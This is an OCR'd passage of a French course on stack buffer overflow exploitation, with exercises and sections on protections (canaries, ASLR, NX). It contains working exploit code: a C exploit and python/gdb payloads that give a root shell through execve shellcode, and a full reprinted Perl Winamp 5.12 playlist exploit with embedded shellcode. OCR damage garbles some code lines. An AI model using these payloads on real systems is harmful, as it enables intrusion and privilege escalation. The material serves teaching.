Cette technique ne fonctionne plus sur les systèmes récents, puisque l'ASLR modifiera l'adresse du haut de la pile, mais elle reste intéressante à étudier pour son principe.

Le principe de l'exploitation consiste donc à remplacer l'adresse de retour originale par l'adresse du shellcode, placé comme seul élément de l'environnement grâce au troisième paramètre de l'appel système `execve`.



L'adresse du shellcode en mémoire étant connue, il est possible d'utiliser un *exploit* programmé en C, afin de contrôler l'environnement du programme, qui marchera dans 100% des cas :

```c
/*
** ce programme exploite le programme to_exploit qui est vulnérable à un
** buffer overflow dans argv[1]
** OVERFLOW correspond à la taille du buffer dans ce programme
*/
#include <string.h>
char    shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
                      "\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";

#define PROG_NAME "to_exploit"
#define OVERFLOW 512
#define BUF_SIZE (OVERFLOW + 4 + 4 + 4)

void    make_buffer(char *buf, unsigned long eip)
{
  unsigned long *ebp;
  int i;

  for (i = 0; i < OVERFLOW; i++)
    *buf++ = 'A';
  ebp = (unsigned long *)buf;
  *ebp++ = 0x42424242;                  // fake ebp
  *ebp = eip;
}

int     main(int argc, char **argv)
{
  char buf[BUF_SIZE];
  unsigned long ret;
  char *prog[] = {PROG_NAME, buf, 0};
  char *env[] = {shellcode, 0};

  ret = 0xc0000000 - 4 - strlen(prog[0]) - strlen(shellcode) - 2;

  memset(buf, '\0', BUF_SIZE);
```

```
  make_buffer(buf, ret);

  execve(prog[0], prog, env);
}
```


Exercice Shellcode dans l'environnement

1. compilez le programme suivant
2. déterminez la taille exacte du buffer en analysant statiquement le programme (espace entre le début du buffer et la sauvegarde de ebp)
3. testez cette taille avec le programme `python`, pour sauter à l'adresse "BCDE" :
   `./a.out $(python -c 'print("A"*(FIXME)+"XXXX"+"BCDE"')`
4. modifiez le code d'exploitation pour adapter le nom du programme et la taille du buffer
5. compilez le code d'exploitation
6. désactivez la randomisation de l'espace d'adressage :
   `echo 0 > /proc/sys/kernel/randomize_va_space`
7. changez le propriétaire du programme vulnérable pour qu'il soit root et attribuez-lui le bit setuid
8. lancez le code d'exploitation en simple utilisateur pour voir apparaître un shell root (utilisez le programme `strace` pour détecter les éventuels problèmes)

```
void foo(char *str)
{
  char buf(64);
  strcpy(buf, str);
  printf("copied\n");
}

int main(int argc, char *argv())
{
  if (argc != 2)
    return 139;
  foo(argv(1));
  printf("over\n");
  return 0;
}
```

5.1.3 Shellcode en argument

Toujours sans ASLR, au lieu de placer le shellcode dans l'environnement, il est envisageable de le placer directement en argument du programme.



Le problème sera alors que son adresse en mémoire dépend de l'état de la pile avant l'exécution de la fonction vulnérable : l'environnement modifie la pile (il suffit qu'un utilisateur ait un login plus ou moins long pour que l'adresse change), la taille des paramètres du programme influe également sur la pile, etc.

Pour déterminer son adresse sur votre machine, il est possible d'utiliser `gdb` :


```
(gdb) break foo
Breakpoint 1 at 0x8048469
(gdb) r $(python -c 'print("A"*512+"BBBB"+"CDEF")'`)
Starting program: /a.out $(python -c 'print("A"*512+"BBBB"+"CDEF")'`)

Breakpoint 1, 0x08048469 in foo ()
(gdb) p $ebp - 512
$1 = (void *) 0xbffff2f8
(gdb) c
Continuing.
copied

Program received signal SIGSEGV, Segmentation fault.
0x46454443 in ?? ()
(gdb) r $(python -c 'sc="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
print(sc+"A"*(512-len(sc))+"BBBB"+"\xf8\xf2\xff\xbf")'`

Breakpoint 1, 0x08048469 in foo ()
(gdb) c
Continuing.
copied
sh-3.00$ exit
```

Pour que l'adresse du buffer récupérée par cette méthode soit fonctionnelle sous `gdb`, il faut que les arguments passés à la fonction pour les tests aient la même taille que l'argument pour l'exploitation. Il est donc nécessaire de lancer le programme avec un argument généré par le programme `python` pour faire déborder le buffer vulnérable.


L'adresse du buffer récupérée grâce à `gdb` fonctionne donc lorsque le programme est débogué. Mais lorsque l'on teste avec cette valeur sans utiliser le débogueur :

```
$ ./a.out $(python -c 'sc="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
print(sc+"A"*(512-len(sc))+"BBBB"+"\xf8\xf2\xff\xbf"')
copied
Segmentation fault
```

En réalité, le débogueur ajoute deux variables d'environnement : LINE et COLUMN, ce qui fait que l'ensemble de la pile est décalée, donc l'adresse de départ du buffer n'est plus la bonne. Pour avoir plus de chances de tomber sur notre shellcode, on peut utiliser un NOP-pad, qui consiste à mettre avant le shellcode beaucoup d'instructions NOP qui ne représentent qu'un seul caractère (0x90). Il suffit que l'exécution soit redirigée n'importe où dans cette zone de NOP pour que le processeur finisse par exécuter notre shellcode.




```
$ ./a.out $(python -c 'sc="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80";
print("\x90"*(512-len(sc))+sc+"BBBB"+"\xf8\xf2\xff\xbf")'
```



En essayant, il est très probable qu'on ait de nouveau un segfault, car notre adresse de retour se trouve avant notre NOP-pad. On peut augmenter empiriquement la valeur de retour jusqu'à tomber sur

le NOP-pad, ou utiliser `gdb` en analysant la pile du core dump (`x/100i 0xbffff2f8`) pour déterminer une adresse de la pile au milieu de la suite de 0x90. L'adresse qui a généré le segfault nous permet de savoir ensuite si l'on est bien arrivé à notre shellcode.

Un autre problème qui peut arriver est que comme le shellcode se situe dans la pile, il s'écrase lui même lors des `push`. Si c'est le cas, il y aura un segfault. En analysant le core dump, l'adresse qui a produit la faute sera bien au milieu de notre shellcode, mais lorsque l'on regarde les instructions dans la pile (`x/10x 0xbffff40f`), on peut s'apercevoir qu'elles sont différentes de notre shellcode, à partir d'un certain endroit. Pour se prémunir ce de genre de problème, on peut rajouter une instruction au début de notre shellcode qui descend esp (`sub $0x7c,%esp = \x83\xec\x7c`, au delà de 0x80, c'est un autre opcode qui prend une opérande de 32 bits, donc avec des zéros).


Exercice Shellcode en argument

1. compilez le programme suivant
2. déterminez la taille exacte du buffer en analysant statiquement le programme (espace entre le début du buffer et la sauvegarde de ebp)
3. en lançant le programme *via* `gdb`, testez cette taille avec le programme `python`, pour sauter à l'adresse "BCDE" :
   `(gdb) r $(python -c 'print("A"*(FIXME)+"XXXX"+"BCDE")')`
4. poser un breakpoint sur la fonction `foo` pour déterminer l'adresse du buffer de la fonction dans la pile
5. toujours dans `gdb`, modifiez la commande python pour injecter un vrai shellcode et sauter vers l'adresse précédemment déterminée
6. après avoir quitté `gdb`, modifier la commande python pour commencer l'argument avec un NOP-pad et lancez l'exploitation pour récupérer dans le fichier core une adresse au milieu de ce NOP-pad
7. relancez l'exploitation avec cette bonne adresse pour obtenir un shell (en préfixant le shellcode d'une instruction baissant esp si nécessaire)

```
void foo(char *str)
{
  char buf(256);
  strcpy(buf, str);
  printf("copied\n");
}

int main(int argc, char *argv())
{
  if (argc != 2)
    return 139;
  foo(argv(1));
  printf("over\n");
  return 0;
}
```

5.2 Off-by-one

Une vulnérabilité de type *off-by-one* est un cas particulier d'un débordement de tableau, dans lequel un seul octet en trop est écrit. Selon les options de compilation, cet octet peut modifier la valeur de la sauvegarde de ebp, donc fausser le cadre de pile de la fonction appelante (FA) au retour de la fonction vulnérable (FV).



La réussite de l'exploitation d'un off-by-one est très dépendante de l'application ciblée.

Exercice Exploiter un off-by-one

Toto a programmé un système de messagerie. À l'aide de cet outil, n'importe quel utilisateur peut lui laisser un message. Ce programme va ajouter au fichier `messages` le nom de l'auteur et le message qui lui sont passés en paramètres.

Voici la source de son programme :

```
/* /home/toto/msg.c */
#include    <sys/stat.h>
#include    <unistd.h>;
#include    <fcntl.h>
#include    <stdio.h>
#include    <string.h>

void    write_message(int fd, char author(), char msg())
{
  char  buffer(512);
  int   i;

  for (i = 0; i < 511 && msg(i); i++)
  {
    buffer(i) = msg(i);
    if (msg(i + 1) == '\"')
      msg(++i) == '\0';
  }
  buffer(i) = '\0';
  dprintf(fd, "%s : %s\n", author, msg);
```

```
}

int     init_message(char *author, char *msg)
{
  int   fd;

  if (strlen(author) > 32 || strlen(msg) > 512)
  {
    fprintf(stderr, "Error: arguments trop grands\n");
    return (-1);
  }
  if ((fd = open("messages", O_CREAT | O_APPEND | O_WRONLY, 0600)) == -1)
  {
    perror("messages");
    return (-1);
  }
  write_message(fd, author, msg);
  close(fd);
  printf("message delivered\n");
  return (0);
}

int     main(int argc, char *argv(), char *envp())
{
  if (argc != 3)
  {
    fprintf(stderr, "usage %s author message\n", argv(0));
    return (-1);
  }
  return (init_message(argv(1), argv(2)));
}
```

Nous vous fournissons le programme compilé car les nouvelles versions de gcc empêchent l'exploitation de ce bug.

Avant d'exploiter le programme, il faut le rendre setuid et changer son propriétaire, afin de réussir à obtenir un shell sous cette identité.

Voici la démarche à suivre :

1. chercher l'erreur dans le code source ci-dessus ;
2. puis écrivez un programme (en C ou en python) qui réalise les conditions pour faire planter le programme ;
3. modifiez le programme pour qu'il saute à 0x41414141 ;
4. écrire un exploit permettant d'exécuter un shellcode.

5.3 Protections

Les protections contre les débordements de tableaux dans la pile peuvent se situer à plusieurs endroits :

— dans la source des programmes ;
— dans le code généré par le compilateur ;
— dans les bibliothèques dynamiques utilisées par les processus ;
— au niveau de l'espace d'adressage en mode noyau.

Il est très important de tester le système après avoir mis en place une protection : se croire protégé est presque plus dangereux que de ne pas avoir de protection. Il est donc nécessaire de vérifier que les protections fonctionnement réellement.

5.3.1 Espace utilisateur

Canaris


Ces protections consistent à rajouter du code dans le programme à la compilation, pour vérifier l'état de la pile, et détecter des corruptions. Ce type de protections est de nos jours intégré dans tous les compilateurs.

Le but est de modifier l'organisation des zones de la pile, et de rajouter des variables de contrôle (les *canaris*), dont la valeur sera vérifiée avant le retour des fonctions. La vérification est généralement effectuée en appelant une fonction de contrôle avant chaque ret. Selon les compilateurs, les variables locales peuvent également être réordonnées (pour que le débordement d'un tableau statique n'écrase pas les autres variables) et les pointeurs passés en argument des fonctions peuvent être copiés dans des variables locales (pour que le débordement d'un tableau statique ne modifie pas les pointeurs qui peuvent être utilisés dans la suite de la fonction, avant la vérification de la valeur du canari).

À titre d'exemple, voici un pseudo programme :

```
void    *foo(int sz)
{
  int   var1;
  char  buf[512];
  int   var2;
  ...
}

int     main(char *argv[], int argc)
{
  char  *ptr;

  ptr = foo(argv[1]);
}
```

Voici de manière simplifiée les effets de l'activation de cette protection sur la pile, durant l'appel à la fonction vulnérable :



Il existe différents types de canaris :

— *terminator* : la valeur des canaris est fixe et correspond à des caractères de fin de chaîne (y compris un octet num), pour empêcher que la chaîne de caractères qui fait déborder le buffer vulnérable puisse les contenir ;

— *random* : la valeur des canaris est aléatoire, pour empêcher que l'attaquant puisse la deviner et la mettre dans la chaîne de caractères qui fait déborder le buffer vulnérable ;

— *xor* : la valeur des canaris dépend de la valeur du registre ebp, pour empêcher que l'attaquant puisse la deviner et la mettre dans la chaîne de caractères qui fait déborder le buffer vulnérable.

La protection intégrée dans GCC depuis la version 4.1 s'appelle *Stack Smashing-attack Protector* (SSP), ou *ProPolice*, et a été développée par IBM. Ce patch est une évolution de StackGuard. Selon les distributions et les versions, SSP est activée par défaut, ou est activable avec `-fstack-protector` et `-fstack-protector-all`, et désactivable avec `-fno-stack-protector`.

En compilant avec /GS et /RTCs, Visual Studio ajoute des octets de padding autour des variables, remplit la pile avec "0xCC" (INT 3) et ajoute une fonction __chkesp (vérifie ESP == EBP en sortie). Mais cela empêche toute optimisation et il existe plein de moyen de contourner ces protections... Il faut cependant noter que le code de Windows XP SP2 a été totalement compilé avec /GS.

Fonctions dangereuses

Libsafe est une bibliothèque qui va remplacer les fonctions standards de la libC, vulnérables, par des alternatives sécurisées.

Les fonctions dangereuses de la libc sont :

```
strcpy(char *dest, const char *src)
strpcpy(char *dest, const char *src)
wcscpy(wchar_t *dest, const wchar_t *src)
wcpcpy(wchar_t *dest, const wchar_t *src)
strcat(char *dest, const char *src)
```

```
wcscat(wchar_t *dest, const wchar_t *src)
getwd(char *buf)
gets(char *s)
[vf]scanf(const char *format, ...)
realpath(char *path, char resolved_path[])
[v]sprintf(char *str, const char *format, ...)
```

Le principe de cette bibliothèque est d'être chargée par LD_PRELOAD. Elle remplace ces fonctions par des alternatives qui calculent la taille maximale des tableaux, en se basant sur la valeur de ebp. Ainsi, cette méthode ne permet de détecter que les débordements qui vont au delà de ebp, mais pas ceux qui modifieraient des variables locales.

Libsafe permet donc d'éviter les buffer overflows des programmes existants sans rien recompiler, et offre des options de journalisation des tentatives.

5.3.2 Mode noyau

Adresse aléatoire de la pile

À partir de la version 2.6.12, les noyaux Linux implémentent un mécanisme de protection contre les débordements de tampon : ils rendent aléatoire l'adresse de base de la pile. Ainsi, il n'est plus possible de calculer l'adresse du shellcode (dans l'environnement ou dans le buffer).

```
$ cat test_stack.c
int main(int argc, char *argv[])
{
  printf("0x%x\n", &argc);
}
$ gcc test_stack.c -o test_stack
$ for i in `seq 1 6`; do ./test_stack; done
0xbf841bc0
0xbfb06c70
0xbffd17e0
0xbfc5aef0
0xbfb991b0
0xbf964570
```

C'est la raison pour laquelle il fallait désactiver cette protection avant de tester les exemples de ce cours. Cette protection n'apporte en réalité que peu d'intérêt, puisque les techniques return-to-X peuvent être utilisées pour réussir une exploitation sans avoir à connaître l'adresse du shellcode (à condition que l'adresse de base du programme ne soit pas aléatoire).

Pile non exécutable

Avec le système W∧X, les sections des ELF ne peuvent être que soit en lecture-exécution, soit en lecture-écriture. La pile, qui est en écriture, n'est donc pas exécutable. Ce système est utilisé en natif dans OpenBSD (en logiciel si l'architecture ne le permet pas).

PaX (inclu dans grsecurity) et ExecShield offrent un système similaire, mais certains programmes ne pourront plus marcher tels quels (ceux qui utilisent du code dit trampoline). Pour ces programmes, il faudra soit désactiver PaX, soit offrir des fonctions d'émulation de code trampoline.

Durant la configuration d'un noyau patché avec grsec, voici à quoi correspond certains éléments de la section *Enforce Non-executable pages* de la section *PAX* :

— Paging based non-executable pages (ON) : implémentation de pages non exécutables via la pagination (ne marche pas sur IA32)
— Segmentation based non-executable pages (ON) : implémentation de pages non exécutables via la segmentation (séparation du DS et du CS)
— Emulate trampolines (OFF) : émulation de trampolines (si on ne l'active pas, on peut toujours désactiver certaines restrictions via `chpax` ou `paxctl` pour les programmes qui posent problème)
— Restrict mprotect (ON) : empêche le changement du statut des pages (lecture seule, non exécutable, etc.)

Cela protège contre les attaques qui doivent introduire et exécuter du code arbitraire sur la pile, mais donc pas contre les ret-to-libc ni contre le rop.

Les processeurs 64 bits (Intel et AMD) offrent un mécanisme supplémentaire pour configurer l'accès aux pages mémoire : le bit NX (non exécutable). Comme le noyau Linux configure correctement les droits sur les pages mémoire, PaX n'est pas nécessaire pour que la pile ne soit pas exécutable sur ces processeurs.

Address Space Layout Randomization (ASLR)

Avec ce système, toutes les adresses sont fortement aléatoires :

— image de l'exécutable ;
— image des bibliothèques (fonctions importées) ;
— adresse de base du tas ;
— adresse de base de mmap ;
— adresse de base de la pile.

Cela protège contre les attaques de type ret-to-libc, puisque l'adresse de la fonction de la libc voulue n'est pas connue, et empêche le calcul d'adresses dans la pile.

PaX offre ce système, et il est natif dans OpenBSD. Voici à quoi correspond certains éléments de la section *Address Space Layout Randomization* de PAX :

— Randomize user stack base (ON) : adresse de la pile aléatoire
— Randomize mmap() base (ON) : rend aléatoire les adresses non spécifiées dans les appels à mmap (bibliothèques, adresse de base des ELF dynamiques) et l'adresse de base du tas

5.4 Dans la vraie vie

Il y a de nombreuses raisons pour lesquelles un exploit créé pendant le TP ne marche pas sur d'autres machines :

— la machine cible n'a pas forcément les mêmes valeur en dur (adresse de retour, de fonctions de la libc, tailles, etc.), il faut absolument éviter les valeurs hard codées dans l'exploit et il faut facilement pouvoir les modifier avant l'exploitation ;
— il peut être difficile de savoir exactement quelle version du système ou d'un programme tourne sur la machine distante, et les valeurs des variables en dépendent fortement (il faut faire attention aux patchs appliqués, à la langue, au matériel,etc.) ;
— le shellcode peut aussi poser problème : au niveau réseau (firewall qui bloque le port utilisé), au niveau des privilèges (le processus peut ne pas être lancé en root, il peut y avoir des ACL) et au niveau de la configuration (chroot, fichiers manquants, etc.) ;
— la machine cible peut avoir l'ASLR, la pile non exécutable, etc.

Cependant, tout n'est pas perdu, les mises à jour mettent souvent du temps à être appliquées et les systèmes de protection ne sont souvent pas installés.

Pour essayer d'avoir un exploit un peu plus universel, il faut le tester sur plein de versions différentes, et trouver les valeurs qui en dépendent. La plupart des exploits nécessitent la version en argument et possèdent un tableau avec les valeurs associées. Un peu de brute force restreint peut aussi être une solution, par exemple pour l'adresse de retour.

Il existe des sites qui regroupent des exploits, par exemple :

— `http://www.exploit-db.com`
— `http://securityvulns.com/exploits/`
— `http://packetstormsecurity.org/files/tags/exploit`
— `http://www.securiteam.com/exploits/`

Souvent, ces codes ne sont que des preuves de faisabilité (*proof of concept*) et nécessitent quelques modifications avant de fonctionner de manière stable et il faut se méfier des farces (sources volontaires obscures qui ouvrent une porte dérobée sur la machine de l'attaquant qui exécute le faux exploit).

Petit rappel : **il est illégal d'utiliser un exploit sur un serveur ne vous appartenant pas** et cet acte est puni de plusieurs années de prison et de dizaines de milliers d'euros.

5.5 Pour aller plus loin

5.5.1 Exemple d'exploit

Un exploit est un programme exécuté par un attaquant qui va exploiter une faille (de type buffer overflow par exemple). Ce programme va se charger de créer une entrée pour le programme cible (sur la ligne de commande, dans un fichier, dans un paquet, dans une commande réseau...) qui exécutera un shellcode, et la faire traiter par le programme.

Voici un exemple concret de buffer overflow dans Winamp, afin que vous sachiez à quoi les exploits que l'on peut télécharger ressemblent. Il faut savoir que même aujourd'hui, c'est une faille très courante et très largement exploitée.

```
#!/usr/bin/perl -w
# ============================================================================
#       Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
#                          By Umesh Wanve (umesh_345@yahoo.com)
# ============================================================================
# Credits : ATmaCA is credited with the discovery of this vulnerability.
#
# Date : 07-03-2007
#
# Tested on Windows 2000 SP4 Server English
#           Windows 2000 SP4 Professional English
#
# You can replace shellcode with your favourite one :)
#
# Buffer = "\x90 x 1023"      +  EIP
#
# Desc: you cant put shellcode after EIP. No more space after this. The winamp
# simply crashes.  When you debug it, you will see that shellcode is 304 bytes
# away from ESP. So jump to esp + 304 should work. Find such address if u can.
#
# This was written for educational purpose. Use it at your own risk.Author
# will be not be responsible for any damage.
#
#============================================================================

#jump to shellcode
$jmp="\x61\xD9\x02\x02".
        "\x83\xEC\x34".
        "\x83\xEC\x70".
        "\xFF\xE4";

#\x83\xEC\x34  add esp ,34
#\xFF\xE4  jump esp

$nop="\x90" x 856;

$start= "[playlist]\r\nFile1=\\\\";
$end="\r\nTitle1=Winamp Exploit by Umesh\r\nLength1=512\r\n".
     "NumberOfEntries=1\r\nVersion=2\r\n";

#open calc.exe
$shellcode =
 "\x54\x50\x53\x50\x29\xc9\x83\xe9\xde\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76".
 "\x0e\x02\xdd\x0e\x4d\x83\xee\xfc\xe2\xf4\xfe\x35\x4a\x4d\x02\xdd\x85\x08".
 "\x3e\x56\x72\x48\x7a\xdc\xe1\xc6\x4d\xc5\x85\x12\x22\xdc\xe5\x04\x89\xe9".
 "\x85\x4c\xec\xec\xce\xd4\xae\x59\xce\x39\x05\x1c\xc4\x40\x03\x1f\xe5\xb9".
 "\x39\x89\x2a\x49\x77\x38\x85\x12\x26\xdc\xe5\x2b\x89\xd1\x45\xc6\x5d\xc1".
 "\x0f\xa6\x89\xc1\x85\x4c\xe9\x54\x52\x69\x06\x1e\x3f\x8d\x66\x56\x4e\x7d".
 "\x87\x1d\x76\x41\x89\x9d\x02\xc6\x72\xc1\xa3\xc6\x6a\xd5\xe5\x44\x89\x5d".
 "\xbe\x4d\x02\xdd\x85\x25\x3e\x82\x3f\xbb\x62\x8b\x87\xb5\x81\x1d\x75\x1d".
 "\x6a\xa3\xd6\xaf\x71\xb5\x96\xb3\x88\xd3\x59\xb2\xe5\xbe\x6f\x21\x61\xdd".
 "\x0e\x4d";

open (MYFILE, '>>poc.pls');
print MYFILE $start;
print MYFILE $nop;              #856
print MYFILE $shellcode;        #165
```

```
print MYFILE "\xCC\xCC";        #2 bytes
print MYFILE $jmp;              # EIP
print MYFILE "\x90\x90\x90\x90";
print MYFILE $end;
close (MYFILE);
```

Les exploits sont souvent codés en C, en Perl ou en python. Dans cet exemple, l'exploit crée un fichier de playlist malicieux, il suffira de l'envoyer à une personne pour faire exécuter le shellcode sur sa machine.

5.5.2 Shellcodes et filtres courants

Shellcodes UTF-8 compliants

UTF-8 est un format unicode spécial qui permet de coder tous les caractères unicodes sur un nombre différent d'octets. Les caractères communs avec le format ASCII sont codé sur un seul octet, le même que le caractère ASCII (ce format est donc compatible avec le format unicode). Les filtres UTF-8 sont souvent utilisés dans les applications web car le XML est stocké sous ce format. Grâce à la compatibilité ASCII, il est évident qu'un filtre UTF-8 laisse passer les shellcodes alphanumériques, mais il est bien plus simple d'écrire un shellcode UTF-8, car on est beaucoup moins limité dans le jeu d'instructions.

Les caractères qui ont une valeur plus grande que U-0000007F doivent utiliser plusieurs octets comme indiqué dans ce tableau :

U-00000000 - U-0000007F :	0xxxxxxx					
U-00000080 - U-000007FF :	110xxxxx	10xxxxxx				
U-00000800 - U-0000FFFF :	1110xxxx	10xxxxxx	10xxxxxx			
U-00010000 - U-001FFFFF :	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx		
U-00200000 - U-03FFFFFF :	111110xx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	
U-04000000 - U-7FFFFFFF :	1111110x	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx	10xxxxxx

Par exemple, pour encoder U-0000211C (BLACK-LETTER CAPITAL R), d'après le tableau précédent, on a besoin de 3 octets : 0x211C donne 00100001 00011100 en binaire, donc 0xE2 0x84 0x9C en UTF-8.

```
  1110xxxx 10xxxxxx 10xxxxxx
+     0010   000100   011100
  --------------------------------
  11100010 10000100 10011100
```

On comprend vite que la difficulté va être d'écrire une séquence de plusieurs instructions valides en UTF-8, car les parseurs UTF-8 valident un nombre uniquement s'il utilise la plus petite représentation possible quand il y en a plusieurs.

Heureusement, on va pouvoir facilement utiliser les NOP (0x90) et l'instruction SALC (0xd6) qui peut être utilisée comme un NOP si on fait attention au fait qu'elle va modifier `%al` (en fait SALC met 0x00 dans `%al` si le carry est a 0, si non elle met 0xFF).

Voici la liste des séquences valides :

Caractère	1er octet	2e octet	3e octet	4e octet
U+0000 - U+007F	00 - 7F			
U+0080 - U+07FF	C2 - DF	80 - BF		
U+0800 - U+0FFF	E0	A0 - BF	80 - BF	
U+1000 - U+FFFF	E1 - EF	80 - BF	80 - BF	
U+10000 - U+3FFFF	F0	90 - BF	80 - BF	80 - BF
U+40000 - U+FFFFF	F1 - F3	80 - BF	80 - BF	80 - BF
U+100000 - U+10FFFF	F4	80 - 8F	80 - BF	80 - BF

Comme le montre le tableau, à part pour les caractères ASCII, certains octets doivent se suivre dans un ordre établi. On appelle *continuation bytes* les octets qui suivent un octet de début de séquence. Comme dit précédemment, on va pouvoir utiliser les NOP et SALC pour continuer une chaîne ou comme octet de continuation dans de nombreux cas, ce qui va faciliter notre problème.

Exemple d'utilisation de NOP pour valider un XOR :

```
"\x31\xc9"          // xor %ecx, %ecx
"\x90"              // nop (UTF-8) continue ecx
```

